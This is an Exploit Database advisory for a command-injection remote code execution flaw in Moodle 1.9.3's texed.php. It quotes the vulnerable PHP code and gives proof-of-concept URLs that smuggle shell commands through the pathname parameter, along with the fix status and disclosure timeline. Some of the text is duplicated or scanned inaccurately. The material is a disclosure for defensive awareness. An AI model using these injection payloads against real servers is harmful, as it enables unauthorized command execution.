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Page Screenshot

The screenshot displays the Exploit Database interface for the entry 'Moodle 1.9.3 - Remote Code Execution'. The header features the 'EXPLOIT DATABASE' logo and navigation icons. The main content area is divided into three columns: 'EDB-ID: 7437', 'CVE:', and 'Author: USH'. The 'Type:' is listed as 'WEBAPPS', 'Platform:' as 'PHP', and 'Date:' as '2008-12-12'. Below these, it shows 'EDB Verified: ✓', 'Exploit: 1 / 1', and 'Vulnerable App:'. A large section titled 'Moodle 1.9.3 Remote Code Execution' contains detailed information about the vulnerability, including its name, affected systems, severity, impact, vendor, advisory, authors, and date. The background section provides context about Moodle as a course management system (CMS).

EXPLOIT DATABASE

Moodle 1.9.3 - Remote Code Execution


| | | | | | |
|------------------------|-------------|-----------------------|-------------------------|-------------------------|----------------------------|
| EDB-ID: 7437 | CVE: | Author: USH | Type: WEBAPPS | Platform: PHP | Date: 2008-12-12 |
| EDB Verified: ✓ | | Exploit: 1 / 1 | | Vulnerable App: | |

Moodle 1.9.3 Remote Code Execution

Name: Remote Code Execution in Moodle
Systems Affected: Moodle 1.9.3 and possibly earlier versions
Severity: High
Impact (CVSSv2): High 7.3/10, vector: (AU:N/AC:L/Au:M/C:P/I:P/A:C)
Vendor: <http://moodle.org/>
Advisory: <http://www.ush.tt/tean/ush/hack-moodle193/moodle193.txt>
Authors: Antonio "s4tan" Parata (s4tan AT ush DOT tt)
Francesco "asciit" Ongaro (asciit AT ush DOT tt)
Giovanni "evilaliv3" Pellerano (evilaliv3 AT digitalbullets DOT org)
Date: 20081212

1. BACKGROUND

>From the Moodle web site: "Moodle is a course management system (CMS) - a free, Open Source software package designed using sound pedagogical principles, to help educators create effective online learning



Moodle 1.9.3 - Remote Code Execution

EDB-ID:

7437

CVE:

EDB Verified: ✓

Author:

[USH](#)

Type:

[WEBAPPS](#)

Exploit: 📄 / {}

Platform:

[PHP](#)

Date:

2008-12-12

Vulnerable App:



| | |
|------------------|--|
| Name | Remote Code Execution in Moodle |
| Systems Affected | Moodle 1.9.3 and possibly earlier versions |
| Severity | High |
| Impact (CVSSv2) | High 7.3/10, vector: (AV:N/AC:L/Au:M/C:P/I:P/A:C) |
| Vendor | http://moodle.org/ |
| Advisory | http://www.ush.it/team/ush/hack-moodle193/moodle193.txt |
| Authors | Antonio "s4tan" Parata (s4tan AT ush DOT it) Francesco "ascii" Ongaro (ascii AT ush DOT it) Giovanni "evilaliv3" Pellerano (evilaliv3 AT digitalbullets DOT org) |
| Date | 20081212 |

>From the Moodle web site: "Moodle is a course management system (CMS) - a free, Open Source software package designed using sound pedagogical principles, to help educators create effective online learning communities".

A Remote Code Execution exists in Moodle 1.9.3.

- Remote Code Execution (RCE) in `texed.php` (`pathname` parameter)

All these conditions reduce the impact of the vulnerability, to remark this fact we have set "multiple authentication" flag in the cvss2 score).

In `texed.php` we find the following instructions:

[illegible]

```
$cmd = tex_filter_get_cmd($pathname, $texexp);
system($cmd, $status);
```

[illegible]

Where the function "tex_filter_get_cmd", defined in lib.php, is the following:

[illegible]

```
function tex_filter_get_cmd($pathname, $texexp) {
    $texexp = escapeshellarg($texexp);
    $executable = tex_filter_get_executable(false);

    if ((PHP_OS == "WINNT") || (PHP_OS == "WIN32") || (PHP_OS ==
"Windows")) {
        $executable = str_replace(' ', '^ ', $executable);
        return "$executable ++ -e \"%pathname\" -- $texexp";
    } else {
        return "\"$executable\" -e \"%pathname\" -- $texexp";
    }
}
```

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As we can see no check is performed on the "\$pathname" parameter neither in "texed.php" neither in the "tex_filter_get_cmd" function declared in "lib.php".

Seen this it's possible to exploit this vulnerability to execute arbitrary commands on the target server. The following urls are proof of concept for Linux and Windows:

On Linux:

```
http://www.example.com/moodle/filter/tex/texed.php?formdata=foo&pathname=foo";ls+-l;echo+
```

On Windows:

```
http://www.example.com/moodle/filter/tex/texed.php?formdata=foo&pathname=foo" + | +dir+ | +echo+
```

This RCE is "blind". You'll never see the list dir of the example because there is no print of the system command output.

Moodle 1.9.3 and possibly earlier versions are vulnerable.

Proper input validation will fix the vulnerabilities. Actually the vulnerability is fixed in the Dev tree.

Upgrade to latest development version.

Vendor will not release a new version addressing this vulnerability since moodle has several different issues with register globals and the vendor decided to resolve them in a different way for the upcoming versions.

"At present we are working on changes that will prevent installation when register globals on. They should be committed later this week. I suppose we are not going to release 1.9.4 now because register globals issue is a know problem already."

VII. CVE INFORMATION

No CVE at this time.

VIII. DISCLOSURE TIMELINE

20080121 Bug discovered
20081111 Initial vendor contact (No Response)
20081811 Second vendor contact (No Response)
20081811 Vendor response
20081212 Advisory released (Fix available only in dev tree)

IX. CREDIT

Antonio "s4tan" Parata, Francesco "ascii" Ongaro and Giovanni "evilaliv3" Pellerano are credited with the discovery of this vulnerability.

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X. LEGAL NOTICES

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